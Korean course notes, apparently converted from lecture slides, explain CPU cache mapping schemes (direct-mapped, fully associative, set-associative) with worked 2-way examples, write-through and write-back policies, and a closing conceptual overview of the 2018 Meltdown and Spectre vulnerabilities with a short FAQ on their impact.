- ▶ 핑퐁 문제를 해결하기 위해...! → 태그 배열과 데이터 배열을 여러 개 만드는 식으로 개선
  - 즉, 인덱스가 가리키는 블록이 여러 개가 되는 것
- **Direct mapped (직접매핑)**: 인덱스가 가리키는 공간이 하나인 경우.  
처리가 빠르지만 충돌 발생이 잦음.
- **Fully associative (완전연관)**: 인덱스가 모든 공간을 가리키는 경우 (즉, 인덱스필드가 X)  
충돌이 적지만 모든 블록을 탐색해야 해서 속도가 느림 → 병렬로 해결
- **Set associative**: 인덱스가 가리키는 공간이 두 개 이상인 경우.  
n-way set associative 캐시라고도 불림
- direct mapped 캐시와 fully associative 캐시 모두 장단점이 극단적이기 때문에  
보통은 set associative 캐시 tkdyd

# 완전 연관 사상

- 01010 0000에 대한 데이터 참조  
(T+I) (offset)



# 완전 연관 사상 장단점

---

## ▶ 장점

- 직접 연관 사상보다 적중률이 높음 (시간적 locality)

## ▶ 단점


- CPU가 요청한 태그를 모든 캐시 태그와의 병렬 처리가 필요
  - 태그의 길이도 길다.
  - 직접 사상에 비해 속도가 느리고, 추가 하드웨어 필요
- 
- ▶ 고가(빠르고 정확)의 연관 메모리를 사용

# Set Associative Cache Organization

- ▶ e.g., 2-way set associative 캐시


- 주소의 인덱스를 통해 블록에 접근하는 것은 direct mapped 캐시와 동일
- 다만 2개의 웨이(Way)가 있기 때문에 데이터가 캐싱되어 있는지 확인하려면 하나의 블록만이 아닌 2개의 블록을 모두 확인
  - 두 웨이의 결과를 OR 연산하여 최종결과
  - 모든 웨이에서 미스가 발생하면 교체 정책에 따라 2개의 블록 중 한 곳에 데이터를 작성

- ▶ 히트 레이턴시를 높이는 대신 충돌 가능성을 줄인 것





# Example

- ▶ 2바이트 캐시 블록으로 구성된 8바이트 2-way 캐시가 있고, 4비트 주소가 주어 질 때,
  - [Tag 2][Index 1][Offset 1]
  - 메모리 주소 0001을 참조하는 명령이 실행 → [00][0][1] → 미스
  - 두 Way중 한 곳에 Index 0에 대해 캐싱 → 공간지역성에 의해 0010도 함께 캐싱




## Example 2

- ▶ 메모리 주소 0101을 참조 → 인덱스 0에 대해 저장
  - 하지만 Way 0이 현재 데이터를 가지고 있으므로 → Way 1 캐싱
  - 마찬가지로 로컬리티에 의해 0010도 함께 캐싱




## Example 3

- 이어서 메모리주소 1000을 참조 → 인덱스 0 블록 확인 → 태그 10이 없어 미스




- 캐싱된 데이터가 없으므로 교체. → 둘중 Way 0의 LRU가 더 크기에 Way 0을 변경.



# 집합-연관 사상

- 010 10 0000에 대한 데이터 참조  
(T) (I) (offset)



# 집합연관사상 정리

---

- ▶ 완전 연관 사상과 직접 사상의 혼합 형태
  - 전체 태그 대신 일부 태그에 대해 연관 탐색을 수행
- ▶ 적은 개수의 비교기가 필요
- ▶ 태그의 길이도 짧음
- ▶ 완전 연관 사상에 비해 비용이 저렴하고 속도도 빠른 편
- ▶ 완전 연관 사상보다 적중률이 떨어지지만 직접 사상보다는 적중률이 높은 편

# Write on cache!

---


- ▶ 캐시에 읽는 동작이 아니라 쓰는 동작이 발생하면 어떨까? (**Write hit**)
  - 메모리의 데이터가 업데이트가 되는 것이 아닌 캐시가 업데이트됨 → 동기화 필요
- ▶ **Write-through**
  - 캐시에 데이터가 작성될 때마다 메모리의 데이터를 업데이트
  - 많은 트래픽이 발생하지만, 메모리와 캐시의 데이터를 동일하게 유지할 수 있음
- ▶ **Write-back**
  - 블록이 교체될 때만 메모리의 데이터를 업데이트
  - 이터가 변경됐는지 확인하기 위해 캐시 블록마다 dirty 비트를 추가해야 하며,  
데이터가 변경되었다면 1로 바꿔줌
    - → 이후 해당 블록이 교체될 때 dirty 비트가 1이면 메모리의 데이터를 변경

# 캐시에 관련된 이야기: Intel CPU Gate: Meltdown and Spectre

## ▶ 2018년 초에 알려진 보안 이슈

- 해당 버그는 인텔의 몇 세대에 걸친 버그입니다. 인텔 한정으로, AMD는 영향 없는 것으로 보입니다. (다만 현재 커널 패치에서는 AMD를 수정사항에서 제외하는 항목이 적용되지 않은 상태. 즉 현 커널 패치에서는 같이 성능이 떨어질 것으로 예상됨.)
- 해당 버그는 리눅스뿐만 아니라 Windows, macOS 모두에 영향을 줍니다.
- 해당 버그는 엠바고로 인해 아직 전모가 밝혀지지는 않았습니다.
- 해당 버그는 인텔 CPU의 버그로 인해 커널 메모리 정보가 유저 공간으로 유출될 수 있는 결함입니다.
- 해당 버그로 인해 크게 공개되지는 않았지만 데이터 센터/클라우드 업체 등에서는 상당한 물밀작업이 진행되었을 것으로 예상됩니다.
- 해당 버그의 수정으로 인해 발생하는 성능 손실은 각 OS와 기타에 따라 다르지만 대략 5~30% 정도로 알려져 있습니다.
- 해당 버그에 대응하는 리눅스 커널 패치는 이미 릴리즈 되었습니다.
- PCID 기능이 적용된 신형 인텔 CPU에서는 해당 버그의 커널 패치로 인한 성능 저하가 완화되는 것으로 알려져 있습니다.
- 해당 버그에 대응하는 리눅스 커널 패치를 적용하고 테스트 해 보니....
  - 파일시스템 I/O쪽은 성능이 반토막이 납니다.
  - 컴파일러 벤치마크 중 initial setup 항목에서 15% 정도 성능이 저하됩니다.
  - 커널 컴파일, 인코딩 등은 큰 영향이 없는 것으로 나타납니다.
  - SQL 같은 데이터베이스 관련 벤치에서도 15% 정도 성능이 저하됩니다.
  - 데이터 스트럭처 서버에서 6% 정도 깨집니다.
  - 게임은 영향이 거의 없습니다.<sup>[2]</sup>

- 제가 이 버그의 영향을 받을까요?
  - 아주 확실히 그렇습니다.
- 누군가가 멜트다운이나 스펙터를 써서 저를 공격<sup>[4]</sup>했는지 알 수 있나요?
  - 아마도 못할 겁니다. 이 공격은 기존 방식의 로그 파일에 흔적을 남기지 않습니다.
- 제 백신이 이 공격을 감지하거나 방어할 수 있나요?
  - 이론적으로는 가능하지만, 현실적으로는 어렵습니다. 일반적인 악성코드와 달리 멜트다운과 스펙터는 정상적인 프로그램과 구별하기가 어렵습니다. 다만 해당 공격 방식을 사용하는 악성코드가 발견된다면 그 바이너리와 비교대조하여 탐지할 수 있습니다.
- 어떤 것이 유출될까요?
  - 만약 당신의 시스템이 영향을 받는다면, 우리의 개념 실증 코드<sup>[5]</sup>로 당신 컴퓨터의 메모리의 내용을 읽을 수 있습니다. 여기에는 시스템에 저장된 암호와 중요한 데이터가 포함되어 있을 수 있죠.
- 멜트다운이나 스펙터가 이미 다른 곳에서 악용되었던 적이 있을까요?
  - 저희도 모릅니다.



# Meltdown (2018. 01.)

복선 회수!

